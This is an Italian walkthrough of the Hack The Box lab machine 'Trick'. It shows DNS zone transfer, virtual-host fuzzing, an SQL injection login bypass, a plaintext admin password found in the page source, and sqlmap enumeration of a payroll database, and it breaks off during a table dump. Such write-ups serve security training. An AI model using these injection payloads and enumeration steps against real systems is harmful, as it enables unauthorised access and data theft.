

# Trick machine

Trick è una macchina Easy Linux che dispone di un server DNS e più vHost che richiedono vari passaggi per ottenere un punto d'appoggio. Richiede la conoscenza di base del DNS per ottenere un nome di dominio e quindi un sottodominio che può essere utilizzato per accedere al primo vHost. Sul primo vHost siamo accolti con un sistema di gestione dei buste paga che è vulnerabile a SQL Injection. Utilizzando "sqlmap" troviamo di avere i privilegi di file e possiamo leggere i file di sistema. La lettura di un file di configurazione Nginx rivela un altro vHost. Questo vHost contiene una vulnerabilità LFI (LFile) che può essere sfruttata. Inviare una mail a uno degli utenti con codice PHP incorporato e quindi includere quella mail con l'LFI consente l'esecuzione di codice in modalità remota (RCE). Dopo l'apezzo iniziale troviamo un comando Sudo che può essere eseguito senza una password. Il comando riavvia il servizio fail2ban. La directory di configurazione di fail2ban contiene una directory di proprietà di un gruppo di cui fa parte l'utente corrente. L'utente ha accesso in scrittura alla directory e può rinominare un file di configurazione e sostituirlo con il proprio, che porta a Esecuzione in codice in modalità remota come root una volta attivato un divieto.

ip = 10.10.11.166

## Enumeration

SCAN NMAP PORT & SERVICE

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 61:ff:29:3b:36:bd:9d:ac:fb:de:1f:56:88:4c:ae:2d (RSA)
|   256 9e:cd:f2:40:61:96:ea:21:a6:ce:26:02:af:75:9a:78 (ECDSA)
|_  256 72:93:f9:11:58:de:34:ad:12:b5:4b:4a:73:64:b9:70 (ED25519)
25/tcp    open  smtp      Postfix smtpd
|_smtp-commands: debian.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
ANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
53/tcp    open  domain    ISC BIND 9.11.5-P4-5.1+deb10u7 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u7-Debian
80/tcp    open  http      nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Coming Soon - Start Bootstrap Theme
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: Host:  debian.localdomain; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 256/tcp)
HOP RTT      ADDRESS
1   47.84 ms  10.10.14.1
2   48.27 ms  10.10.11.166
```

22/tcp ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)

25/tcp open smtp Postfix smtpd

53/tcp open domain ISC BIND 9.11.5-P4-5.1+deb10u7 (Debian Linux) - DNS

80/tcp open http nginx 1.14.2

DNS 53/TCP

Avendo trovato aperta la porta 53 relativa al DNS posso fare un'indagine con il tool 'dig' ipotizzando che l'IP si risolva in

'trick.htb'. Userò le flag '+noall' e '+answer' per eliminare dati inutili nella risposta. Il cmd sarà il seguente:

```
opt/h/Trick dig +noall +answer @10.10.11.166 -x 10.10.11.166
166.11.10.10.in-addr.arpa. 604800 IN PTR trick.htb.
```

Sembra corrispondere ora faccio l'inverso come verifica:

```
opt/h/Trick dig +noall +answer @10.10.11.166 trick.htb
trick.htb. 604800 IN A 127.0.0.1
```

Perfetto è confermato 'trick.htb' e quindi lo aggiungo al file '/etc/hosts'

ZONE TRANSFER

Sempre sfruttando la porta DNS 53 posso provare una 'zone transfer' per verificare ulteriori virtual-host legati al

dominio DNS 'trick.htb' e nel farlo userò le flag 'axfr', il comando sarà il seguente

```
opt/h/Trick dig +noall +answer @10.10.11.166 axfr trick.htb
trick.htb. 604800 IN SOA trick.htb. root.trick.htb.
2419200 604800
trick.htb. 604800 IN NS trick.htb.
trick.htb. 604800 IN A 127.0.0.1
trick.htb. 604800 IN AAAA ::1
preprod-payroll.trick.htb. 604800 IN CNAME trick.htb.
trick.htb. 604800 IN SOA trick.htb. root.trick.htb.
```

Trova un altro server web come vhost 'preprod-payroll.trick.htb', aggiungo anche quest'ultimo al file /etc/hosts.

```
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.11.166 trick.htb preprod-payroll.trick.htb
```

FUZZING DELLE DIRECTORY CON 'WFUZZ'

```

opt/h/Trick wfuzz -u http://10.10.11.166 -H "Host: FUZZ.trick.htb" -w /opt/Sec
Lists-master/Discovery/DNS/subdomains-top1million-5000.txt
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled
against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's doc
umentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://10.10.11.166/
Total requests: 4989

=====
ID           Response    Lines    Word      Chars      Payload
=====
000000001:    200           83 L      475 W      5480 Ch      "www"
000000022:    200           83 L      475 W      5480 Ch      "pop3"
000000021:    200           83 L      475 W      5480 Ch      "ns3"
000000015:    200           83 L      475 W      5480 Ch      "ns"
000000003:    200           83 L      475 W      5480 Ch      "ftp"
000000023:    200           83 L      475 W      5480 Ch      "forum"
000000024:    200           83 L      475 W      5480 Ch      "admin"
000000020:    200           83 L      475 W      5480 Ch      "www2"
000000007:    200           83 L      475 W      5480 Ch      "webdisk"
000000019:    200           83 L      475 W      5480 Ch      "dev"
000000018:    200           83 L      475 W      5480 Ch      "blog"
000000017:    200           83 L      475 W      5480 Ch      "m"
000000016:    200           83 L      475 W      5480 Ch      "test"
000000012:    200           83 L      475 W      5480 Ch      "ns2"
000000009:    200           83 L      475 W      5480 Ch      "cpanel"
000000010:    200           83 L      475 W      5480 Ch      "whm"
000000006:    200           83 L      475 W      5480 Ch      "smtp"
000000011:    200           83 L      475 W      5480 Ch      "ns1"
000000014:    200           83 L      475 W      5480 Ch      "autoconfig"

```

La risposta di default ha il size '5480' quindi do nuovamente il comando con la flag '--hh 5480' per filtrare i risultati ma purtroppo non ottengo nulla di interessante.

```


. .opt/h/Trick wffuzz -u http://10.10.11.166 -H "Host: FUZZ.trick.htb" -w /opt/Sec
Lists-master/Discovery/DNS/subdomains-top1million-5000.txt --hh 5480
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled
against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's doc
umentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://10.10.11.166/
Total requests: 4989

=====
ID           Response    Lines    Word    Chars    Payload
=====
Total time: 0
Processed Requests: 4989
Filtered Requests: 4989
Requests/sec.: 0

```

SERVER WEB PORTA 80



Si tratta di un server web di tipo statico, a seguire lo stack di tecnologia ricavato dalla response di BurpSuite che però non rivela nulla di nuovo:

```
1 HTTP/1.1 206 Partial Content
2 Server: nginx/1.14.2
3 Date: Fri, 31 Jan 2025 20:47:03 GMT
4 Content-Type: video/mp4
5 Content-Length: 21631
6 Last-Modified: Wed, 23 Mar 2022 16:34:04 GMT
7 Connection: keep-alive
8 ETag: "623b4bfc-cad47f"
9 Content-Range: bytes 13271040-13292670/13292671
```

NGINX è un CMS che gira solitamente con PHP quindi posso fare un ulteriore brute-force delle directory con il tool

'feroxbuster' includendo la flag '-x php', su 'trick.htb' ma anche qui nulla di interessante

```
opt/h/Trick feroxbuster -u http://trick.htb -x php -w /opt/SecLists-master/Discovery/Web-Content/raft-small-words.txt

FEROXBUSTER OXIDE
by Ben "epi" Risher 🐼 ver: 2.11.0

Target Url      http://trick.htb
Threads         50
Wordlist         /opt/SecLists-master/Discovery/Web-Content/raft-small-words.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent       feroxbuster/2.11.0
Config File      /etc/feroxbuster/ferox-config.toml
Extract Links    true
Extensions      [php]
HTTP methods     [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™


404 GET 7l 12w 169c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301 GET 7l 12w 185c http://trick.htb/js => http://trick.htb/js/
301 GET 7l 12w 185c http://trick.htb/css => http://trick.htb/css/
200 GET 7l 36w 321c http://trick.htb/js/scripts.js
200 GET 8l 29w 28898c http://trick.htb/assets/favicon.ico
200 GET 11431l 21730w 209654c http://trick.htb/css/styles.css
200 GET 83l 475w 5480c http://trick.htb/
403 GET 7l 10w 169c http://trick.htb/assets/
301 GET 7l 12w 185c http://trick.htb/assets => http://trick.htb/assets/
301 GET 7l 12w 185c http://trick.htb/assets/img => http://trick.htb/assets/img/
```

```

b/assets/mp4/
403 GET 7l 10w 169c http://trick.htb/assets/mp4/
[#####] - 50s 258058/258058 0s found:14 errors:0
⚠ Caught ctrl+c ⚠ saving scan state to ferox-http_trick_htb-1738356850.state ...
[#####] - 51s 258058/258058 0s found:14 errors:0
[#####>] - 50s 24870/43008 492/s http://trick.htb/
[#####>] - 50s 24761/43008 495/s http://trick.htb/js/
[#####>] - 50s 24752/43008 495/s http://trick.htb/css/
[#####>] - 50s 24721/43008 495/s http://trick.htb/assets/
[#####>] - 50s 24564/43008 495/s http://trick.htb/assets/img/
[####>] - 19s 9151/43008 490/s http://trick.htb/assets/mp4/

```

SERVER WEB PREPROD-PAYROLL.TRICK.HTB




Si tratta anche qui di un server statico con un form di login, di seguito la tecnologia usata presa da response di Burp:



```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Fri, 31 Jan 2025 20:57:49 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 5571
```

Anche qui nulla di nuovo, quindi faccio una ricerca su google cercando per il titolo della pagina mostrato da Chromium


'employee's management system' e trovo che si tratta di un vero e proprio software per la gestione delle buste paga dei dipendenti:

 Superworks  
<https://superworks.com> > empl... · Traduci questa pagina

## Top Employees Payroll System for 2024


20 dic 2024 — An **employee's payroll management system** that is well designed can automate many tasks, including tax calculations and the generation of pay ...

5,0 ★★★★★ (111) ⓘ

 Scribd  
<https://www.scribd.com> > document

## Employee'S Payroll Management System: Project Topic

**Employee'S Payroll Management System:** Project Topic. Uploaded by. Siddhi ... The proposed project "Employee's Payroll Management System" has been


 oseiakwasiboakyeent.com  
<https://www.oseiakwasiboakyeent.com> · Traduci questa pagina

## Employee's Payroll Management System: Admin

Welcome To Osei Akwasi Boakye Enterprise Payroll Management System. Username. Password. Secured Login. Developed By Codewrite Technology Ltd.

## SQL INJECTION LOGIN

Provo a entrare con una classica injection sql nel form di login del sito, uso ' OR 1 -- -- e sono dentro



La cosa interessante qui è intanto che non c'è alcuna sanitizzazione dell'input utente nel login e sono quindi entrato con molta facilità, e poi che è presente l'edit dell'utente in questione che apre un pop-up con i campi modificabili per l'utente, ma andando a vedere con DEV-TOOLS nel campo password che dal browser è composto da asterischi, è invece in chiaro e visibile la password nel sorgente si sono dimenticati di toglierla come mostro di seguito:

| # | Name          | Username   | Action   |
|---|---------------|------------|----------|
| 1 | Administrator | Enemigosss | Action ▾ |



## Edit User

Name

Administrator

Username

Enemigosss

Password

.....

User Type

Admin

Save

Cancel

```
> <div class="form-group">⋮ </div>
> <div class="form-group">⋮ </div>
▼ <div class="form-group">
  <label for="password">Password</label>
  <input type="password" name="password" id="password"
  1" value="SuperGucciRainbowCake" required> == $0
</div>
```

Quindi mi posso annotare le credenziali trovate per utente administrator:

enemigosss:SuperGucciRainbowCake

## SQL Injection find Marketing subdomain

Quindi quello che faro ora dopo aver usato sql injection per baypassare il login , e utilizzarlo per trovare informazioni

utili sul server e sul database.

Quindi manderò su repeater di burpsuite la richiesta di login e la modifichero con un nome vero per vedere la risposta:

|  |  |
|--|--|
| POST /ajax.php?action=login HTTP/1.1<br>Host: preprod-payroll.trick.htb<br>Content-Length: 42<br>X-Requested-With: XMLHttpRequest<br>Accept-Language: en-US,en;q=0.9<br>Accept: */*<br>Content-Type: application/x-www-form-urlencoded;<br>charset=UTF-8<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)<br>AppleWebKit/537.36 (KHTML, like Gecko)<br>Chrome/131.0.6778.140 Safari/537.36<br>Origin: http://preprod-payroll.trick.htb<br>Referer: http://preprod-payroll.trick.htb/login.php<br>Accept-Encoding: gzip, deflate, br<br>Cookie: PHPSESSID=uvo4v6eh61plg9aq0v3greh3sd<br>Connection: keep-alive<br><br>username=gabri' or 1=1;-- --&password=admin | 1 HTTP/1.1 200 OK<br>2 Server: nginx/1.14.2<br>3 Date: Fri, 31 Jan 2025 21:41:54 GMT<br>4 Content-Type: text/html; charset=UTF-8<br>5 Connection: keep-alive<br>6 Expires: Thu, 19 Nov 1981 08:52:00 GMT<br>7 Cache-Control: no-store, no-cache, must<br>8 Pragma: no-cache<br>9 Content-Length: 1<br>10<br>11 1 |
|--|--|

in questo caso mi restituisce il valore 1, questo significa che non si tratta di una vulnerabilità diretta di response ma

di una vulnerabilità sql di tipo booleana in cui il valore 1 sta pre 'true' , posso ora verificare che sia così inserendo un

valore falso nel campo 'username' e vedo che mi restituisce il valore 3 questa volta confermando che si tratta di booleano.

```
username=gabri' or 1=1;-- --&password=admin
```

```
13 3  
    </b>  
    on line <b>  
        21  
    </b>  
    <br />
```

Bene per trovare le vulnerabilità booleane nel database in questione posso usare il tool SQLMAP e per farlo prima di tutto intercetto con burpsuite una richiesta di login al form con credenziali admin:admin , e la salvo in un file 'login.req'. Poi uso questa per SQLMAP specificando la flag --technique B (booleana) e --level 5 (livello di rischio alto x velocizzare)

```
opt/h/Trick sqlmap -r login.req --batch --technique B --level 5

{1.9#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. It is the end user's responsibility to obey all applicable local, state and f
ederal laws. Developers assume no liability and are not responsible for any misuse or dam
age caused by this program

[*] starting @ 22:56:15 /2025-01-31/

POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)?
[y/N] N
sqlmap identified the following injection point(s) with a total of 156 HTTP(s) requests:
—
Parameter: username (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
  Payload: username=admin' AND 1599=(SELECT (CASE WHEN (1599=1599) THEN 1599 ELSE (SELE
CT 5305 UNION SELECT 3385) END))-- TcJL8password=admin
—

[22:56:28] [INFO] testing MySQL
[22:56:28] [INFO] confirming MySQL
[22:56:28] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.14.2
back-end DBMS: MySQL ≥ 5.0.0 (MariaDB fork)
```

Bene ha trovato la vulnerabilità sql injection nel campo username come sapevo e da indicazioni sul database technology che è mysql con uso di mariadb, su cms nginx 1.14.2 come già sapevo da scan nmap. Ora posso chiedere altre info a sqlmap ad esempio l'utente corrente con la flag --current-user e metterò i thread a 10 per velocizzare il processo , come segue:

```
opt/h/Trick sqlmap -r login.req --batch --threads 10 --current-user

{1.9#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. It is the end user's responsibility to obey all applicable local, state and f
ederal laws. Developers assume no liability and are not responsible for any misuse or dam
age caused by this program

[*] starting @ 23:00:48 /2025-01-31/

[23:00:50] [INFO] retrieved: remo@localhost
current user: 'remo@localhost'
```

Ora richiedo quali database sono presenti con la flag --dbs e ne trovo 2 'information\_schema' (default) e 'payroll\_db'

quest ultimo e interessante e quindi lo enumero:

```
opt/h/Trick sqlmap -r login.req --batch --threads 10 --dbs ✓ root@xyz

{1.9#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. It is the end user's responsibility to obey all applicable local, state and f
ederal laws. Developers assume no liability and are not responsible for any misuse or dam
age caused by this program

[*] starting @ 23:04:22 /2025-01-31/

[23:04:27] [INFO] retrieved: payroll_db
available databases [2]:
[*] information_schema
[*] payroll_db
```

Enumerazione tabelle 'payroll\_db' flag -D payroll\_db --tables:

```
opt/h/Trick sqlmap -r login.req --batch --threads 10 -D payroll_db --tables

{1.9#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. It is the end user's responsibility to obey all applicable local, state and f
ederal laws. Developers assume no liability and are not responsible for any misuse or dam
age caused by this program

[*] starting @ 23:07:46 /2025-01-31/
```

```
Database: payroll_db
[11 tables]
+-----+
| position          |
| allowances         |
| attendance         |
| deductions         |
| department        |
| employee          |
| employee_allowances |
| employee_deductions |
| payroll           |
| payroll_items     |
| users             |
+-----+
```

Interessante ci sono molte tabelle ma decido per 'users' e la enumero con le flag -D payroll\_db -T users --dump

```
opt/h/Trick sqlmap -r login.req --batch --threads 10 -D payroll_db -T users --
dump

{1.9#stable}
https://sqlmap.org

